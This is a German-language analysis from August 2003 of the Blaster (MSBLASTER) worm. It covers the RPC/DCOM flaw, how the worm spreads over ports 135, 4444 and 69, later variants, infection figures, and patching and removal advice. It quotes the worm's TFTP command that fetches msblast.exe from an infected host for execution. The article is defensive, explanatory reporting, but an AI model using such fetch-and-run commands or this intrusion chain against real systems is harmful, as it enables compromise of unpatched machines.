
Ein Wurm bewegt das Internet - Sicherheitsfrage, Analyse, Hilfe und Auswirkungen im Detail.

\\ Bezug in Hinblick auf die Ereignisse der Tage vom W32.Blaster und folgende //

Und wieder einmal wurde den Machern von Windows aufgezeigt, dass die Sicherheitspolitik nicht ausreichend ist die derzeit betrieben wird.
Der Wurm Lovesun aka W32.Blaster oder auch MSBLASTER hat sehr deutlich gemacht, wie verwundbar das Betriebssytem ansich und wie wichtig eine Sicherheitspolitik ist um einen solchen Vorfall zu minimieren und Schaden abzuwenden.
Ausschliessen kann man Sicherheitslücken keines Falls 100%ig, dafür ist die Entwicklung der Computerindustrie und der Softwareindustrie einfach zu schnell.
Sicherheitspolitik sollte für alle User spezifisch ausgelegt sein und sinnvoll dargestellt werden.
Grundsätzlich sollte ein Home User ebenfalls das Verständis dafür aufbringen, dass ein Betriebssystem gewartet werden sollte und mit entsprechenden Updates versehen wird.
Updates beinhalten hierbei oftmals auch kleinere Sicherheitspatches, die derzeit noch zu keinen größeren Schäden geführt haben.
Persönlich bin ich von ca.300 Fällen im Raum Bayern unterrichtet worden, die von diesem Wurm betroffen waren und Hilfe suchten.
Dann traten jedoch diverse weitere Fehler auf, die im Vorfeld natürlich schon gesichert sein sollten.
So ist es nicht möglich, bei Windows2000 ohne SP1, SP2, SP 3 und 4 sich die Bugfixes RPC/DCOM aufzuspielen.
(Links zu den Service Packs finden Sie am Ende des Artikels)
Weiterhin kommt bei so einer Flut an Informationen dann das Problem auf, dass viele User nicht wissen woher ein Update zu bekommen ist und wie man Bugfixes behandelt.
In der Zukunft der Sicherheitspolitik sollten hier nachdrücklich Änderungen vorgenommen werden um weitere Schäden zu vermeiden.
So zeigt eine sehr anschauliche Studie der SKIP AG Schweiz, wie sich der Wurm W32.Blaster verhalten hat und wie die Zusamenhänge vom Erscheinen der Sicherheitslücke bishin zur Ausbreitung des Wurms sind.



Details: Der W32.Blaster hat sich mittels einer Sicherheitslücke im RPC Dienst frei verbreiten können über alle WindowsME/XP/2000/Server2003 Rechner, die nicht mit einem Patchwork versehen waren und kein Sicherheitspatch entsprechend installiert hatten.
Der Wurm kam nicht wie meistens per E-Mail und als Attachement, sondern wurde direkt durch das Internet geschickt.
Wie konnte also der Wurm eine so schnelle Verbreitung durch das Internet gelingen?
Der Wurm startet auf einem befallenenen System "A" einen TFTP-Server und greift weitere Windows-Systeme "B" auf Port 135 an.
Dieser Vorgang wird möglich durch das Sicherheitsloch im RPC/DCOM Dienst von den Windows betroffenen Systemen.
Ist ein Angriff erfolgreich, so wird der hierbei eingeschleuste Code ausgeführt, der auf dem System "B" eine Shell auf Port 4444 öffnet.
Das System "A" veranlasst nun das System "B" mittels des gestarteten TFTP (tftp <host a> get msblast.exe) die Datei msblast.exe in das Verzeichnis %WinDir%\System32 nachzuladen und anschliessend gleich zu starten.
Der Wurm installiert sich nun auf dem System "B", schließt den geöffneten Port 4444, startet ein weiteres mal einen TFTP-Server und greift mit der gleichen Methode weitere Systeme an.
Auffällig wird die Aktivität des Wurms durch erhöhten Traffic auf UDP Port 69, der dem TFTP Daemon zugeordnet ist.

Der Traffic weltweit auf Ports 135 sowie 445 ist um ein vielfaches bereits angestiegen: http://isc.incidents.org/.
Ebenfalls erkennbar ist der Wurm, in dem der Taskmanager aufgerufen wird und die Datei msblast.exe aktiv ist, diese Datei lagert im Verzeichnis wo Windows installiert ist: %WinDir%\System32.
(Beschreibung aus http://www.brain-pro.de/blaster.htm)
Einige Computer waren gegen die Ausnutzung (exploiten) dieser Schwachstelle geschützt, jedoch nach Meinung vieler Experten nicht ausreichend viele um eine Verbreitung des Wurms gar nicht erst zu ermöglichen.
Das Sicherheitsloch ist jedoch hinlänglich bekannt, denn Microsoft gibt am 16.07.03 bereits eine Warnung heraus, in der genau dieser Fehler in der Schnittstelle RPC/DCOM beschrieben wird.
Eine Hysterie entstand in den Tagen 12.08.-14.08 bei vielen Usern und Systemadministratoren, weil für die meisten eine "Infektion" nicht erkennbar war.
Schutzmaßnahmen ergaben sich natürlich aus einem schnellen Patchwork, sprich: Die Computer und Netzwerke sind rechtzeitig nach dem erscheinen eines Patches abgesichert.
Im Verlauf der Tage des 12.08.-15.08 sind weitere Mutationen des Wurm W32.Blaster aufgetaucht, die sich ebenfalls der Sicherheitslücke RPC/DCOM bedienen und darüber hinausgehen.
So meldet TrendMicro kurze Zeit später den WORM_RPCSDBOT.A als einen Abkömmling mit einer ähnlichen Funktion.
Kurz darauf folgt die nächste Security-Meldung, in der vor einem HKTL_DCOM.Y alias Hacktool, Exploit-WebDav, Exploit.Win32.DCom.y, Trj/ExplDCOM.B gewarnt wird.
Im Zuge der schnellen Verbreitung taucht ein Trojanisches Pferd auf, dass von TrendMicro als TROJ_MSBLAST.DRP ausgegeben wird und aus einem Mix der beiden Schädlinge WORM_MSBLAST.C und BKDR_LITH.103.A besteht.
Eine weitere Variante meldet ebenfalls Trendmicro: WORM_MSBLAST.GEN.
Das Problem was sich hierbei herauskristallisiert, der Wurm wird in einer der Varianten nun als Transporter für den Trojaner benutzt um Tür und Tor zu anderen Computern zu öffnen.
Betroffen hiervon dann bereits weitere Systeme: Windows 2000, Windows 95, Windows 98, Windows Me, Windows NT, Windows XP.
Somit besteht auch die Gefahr des unbefugten Zugriffs nicht nur durch die Fehlerursache des Buffer Overrun im Dienst RPC/DCOM.
Weitere Einzelheiten zu den Abkömmlingen von McAfee/NAI/VIL:
W32/Spybot.worm.lz
W32/Lovsan.worm.b
W32/Lovsan.worm.c
Die neuen Wurmvarianten verwenden hierbei natürlich andere Namen wie z.B: - teekids.exe; - root32.exe; - index.exe sowie Penis32.exe.

In einer E-Mail von A.Decker // TrendMicro Deutschland heißt es dazu, dass in Deutschland ca. 1000-2000 Meldungen direkt an TrendMicro gegangen sein.
Konkrete Zahlen können dazu immer sehr schwer gegeben werden, da sehr viele Unternehmen keine Zahlen von sich selbst gerne dazu veröffentlichen oder bekannt geben.
Im Trackingsystem von TrendMicro wurden demnach bisher ca. 30.000 Infektionen weltweit gemeldet, wovon Amerika einen Spitzenplatz von ca. 10.000 Infektionen im Desktopbereich einnimmt.
Als recht problematisch wertete Frau Decker (Virusanalystin TrendMicro) unter anderem, dass sehr viele User an T-Online angeschlossen sind und die interne Verbindungsfirewall von WindowsXP durch die Einwahlsoftware von T-Online umgangen wird.

Wie kann man mit einem Windows Betriebssystem nachschauen, welche bekannten Sicherheitslücken derzeit noch aktuell auf meinem System betroffen sind und abgesichert werden müssen?
Dazu kann man zum einen das Tool "Microsoft Baseline Security Analyzer" verwenden, das allerdings nur in englischer Sprache verfügbar ist.
Folgende Systeme können mit diesem Tool geprüft werden: Windows NT 4.0, Windows 2000, Windows XP, Windows Server 2003, SQL Server 7.0 and 2000.
Weiterhin werden Systembestandteile geprüft: Internet Explorer 5.01 und aktueller sowie Exchange 5.5 and 2000, Windows Media Player 6.4 und aktueller.
Den Microsoft Baseline Security Analyzer können Sie HIER erhalten.
Ebenfalls sollte das Windowsupdate hierfür genutzt werden, dass aus gewissen Überlegungen nicht unbedingt automatisch erfolgen sollte.
Jedoch ist darauf zu achten, dass es möglicherweise in der Zeit vom 16.08.03 bis 31.12.03 zu Störungen kommen kann, da der Updateserver von Microsoft Opfer der Attacke des Wurms sein soll.
Weitere Schutzmöglichkeiten mittels Firewall/Iptables werden HIER erklärt.

Weitere Links und Hilfen dazu:
Hacking Intern: Kapitel 2 / Seite 101 ff; Virtuelle Hacker: Viren, Würmer und Trojaner
Microsoft Technet: Aktuelle Informationen über Gefahren und Sicherheitslücken
Microsoft Security: Umfassendes Dokument (englisch) über Auswirkungen und Schutzmaßnahmen zu MSBLASTER
Kryptocrew News: Microsoft schwächelt, ein DDoS Angriff scheint unausweichlich
EEye Security: Ausführliches Dokument & Analyse zum Wurm / englisch

Winhelpline.info stellt auf ihren Seiten eine sehr umfassende Sammlung der Patches bereit für WindowsXP und Windows2000.
WindowsXP Patches: HIER KLICKEN
Windows2000 Patches: HIER KLICKEN

Mirror zum Download von Security Patches:
Computec Schweiz
Kryptocrew Deutschland
EC-Security Deutschland
Heise Online bietet einen gespiegelten FTP Server nach eigenen Angaben in Absprache mit Microsoft Deutschland an:

\\ Ein Wurm bewegt das Internet // Analyse von Marko Rogge

FTP Download Windows Patches nach der Meldung von Heise Online.

Entfernungstools:
Symantec FIX
Trendmicro Fix

In der Hektik um den MSBLASTER Wurm fast untergegangen: Die schnelle Verbreitung des WORM_MIMAIL.A; w32.mimail.a@mm; W32/Mimail@MM; W32/Mimail-A oder auch I-Worm.Mimail genannt.(Security Response Symantec)
Dieser Wurm ist in der Verbreitung nach Angaben von Messagelabs gefährlicher.

Respektvolle & Beste Grüße
Marko Rogge :: IT-Security Consultant
Brain-Pro Security Coburg
E-Mail: mr@brain-pro dot de
http://www.brain-pro.de
Tel.: +49 (0) 162-1964818
15.08.2003 //